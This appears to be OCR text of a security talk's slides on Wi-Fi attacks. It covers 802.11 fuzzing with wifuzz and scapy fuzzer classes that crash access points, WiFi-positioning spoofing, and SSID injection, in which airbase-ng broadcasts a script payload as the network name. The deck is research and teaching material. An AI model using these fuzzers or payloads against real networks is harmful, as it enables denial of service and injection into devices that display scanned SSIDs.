
802.11-Fuzzing

```
$ sudo python wifuzz.py -s fuzztest auth
Thur Sep 26 21:41:36 2016 {MAIN} Target SSID: fuzztest; Interface: wlan0; Ping timeout:
60;PCAP directory: /dev/shm; Test mode? False; Fuzzer(s): auth;
Thur Sep 26 21:41:36 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest] Thur Sep 26 21:41:36 2016
{WIFI} Beacon from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:41:36 2016 {WIFI} Starting fuzz 'auth'
Thur Sep 26 21:41:36 2016 {WIFI} [R00001] Sending packets 1-100
Thur Sep 26 21:41:50 2016 {WIFI} [R00001] Checking if the AP is still up...
Thur Sep 26 21:41:50 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest] Thur Sep 26 21:41:50 2016
{WIFI} Beacon from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:41:50 2016 {WIFI} [R00002] Sending packets 101-200 Thur Sep 26 21:42:04 2016 {WIFI}
[R00002] Checking if the AP is still up...
Thur Sep 26 21:42:04 2016 {WIFI} [R00003] Sending packets 201-300 Thur Sep 26 21:42:18 2016 {WIFI}
[R00003] Checking if the AP is still up...
Thur Sep 26 21:42:18 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest] Thur Sep 26 21:42:19 2016
{WIFI} Beacon from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:42:19 2016 {WIFI} [R00004] Sending packets 301-400
Thur Sep 26 21:42:42 2016 {WIFI} [R00004] recv() timeout exceeded! (packet #325) Thur Sep 26 21:42:42
2016 {WIFI} [R00004] Checking if the AP is still up...
Thur Sep 26 21:42:42 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest]
Thur Sep 26 10:40:42 2016 {WIFI} [!] The AP does not respond anymore. Latest test-case has been written
to '/dev/shm/wifuzz-69erb.pcap'
```

802.11-Fuzzing



802.11-Fuzzing



802.11-Fuzzing

Fuzzing Probe：

scapy fuzz() function， Rates fuzz！！

```
class WifiFuzzerProbe(WifiFuzzer):
    """Probe request fuzzer."""

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11ProbeReq())/Dot11Elt(ID='SSID',info=self.driver.ssid)/fuzz(Dot11Elt(ID='Rates')), ]

    @staticmethod
    def getName():
        return "probe"
```

wireless AP Authentication Request Fuzzing！！！

```
class WifiFuzzerAuth(WifiFuzzer):
    """Authentication request fuzzer."""
    state = WIFI_STATE_PROBED

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11Auth()), ]
```

802.11-Fuzzing


Information element	Element ID
SSID	0
Supported rates	1
FH Parameter Set	2
DS Parameter Set	3
CF Parameter Set	4
TIM	5
IBSS Parameter Set	6
Reserved	7–15
Challenge text	16
Reserved for challenge text extension	17–31
Reserved	32–255

```
+       {  0:"SSID",
+          1:"Rates",
+          2:"FHset",
+          3:"DSset",
+          4:"CFset",
+          5:"TIM",
+          6:"IBSSset",
+          7:"Country Info",
+          8:"Hopping Set",
+          9:"Hopping Table",
+          10:"Request",
+          11:"QBSS Load",
+          12:"EDCA set",
+          13:"TSPEC",
+          14:"TCLAS",
+          15:"Schedule"
.......
+          221:"vendor"
```

802.11-Fuzzing

Demo

802.11-Fuzzing



Fuzzing testing

MAC frame lenth ≥1100

buffer .....overflow


wifi positioning Spoof

WiFi 定位原理：


1、每一个无线AP都有一个全球唯一的MAC地址,并且一般来说无线AP在一段时间内是不会移动的。
2、设备在开启Wi-Fi的情况下,即可扫描并收集周围的AP信号,无论是否加密,是否已连接，甚至信号强度不足以显示在无线信号列表中,都可以获取到AP广播出来的MAC地址。

3、设备将这些能够标示AP的数据发送到位置服务器,服务器检索出每一个AP的地理位置,并结合每个信号的强弱程度,计算出设备的地理位置并返回到用户设备。

4、位置服务商要不断更新、补充自己的数据库,以保证数据的准确性,毕竟无线AP不像基站塔那样基本100%不会移动。



wifi positioning Spoof



wifi positioning Spoof

Demo


SSID injection

众多路由器或智能设备有有“Scan wifi list” 的功能，可对周边进行无线扫描，但对扫描到的数据却未做安全处理。

```
sudo airbase-ng -e "<script>alert('pwn')</script>" -c 1 wlan0mon -v
22:04:35  Created tap interface at0
22:04:35  Trying to set MTU on at0 to 1500
22:04:35  Trying to set MTU on wlan0mon to 1800
22:04:35  Access Point with BSSID 00:C0:CA:96:EC:E1 started.
```

```
▶ Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▶ Radiotap Header v0, Length 12
▶ 802.11 radio information
▶ IEEE 802.11 Beacon frame, Flags: ........
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (46 bytes)
    ▶ Tag: SSID parameter set: <script>alert('pwn')</script>
    ▶ Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 1
    ▶ Tag: Extended Supported Rates 6, 9, 12, 18,
```

SSID injection



Part 04

无线攻击的识别与防御策略

无线攻击的识别与防御策略

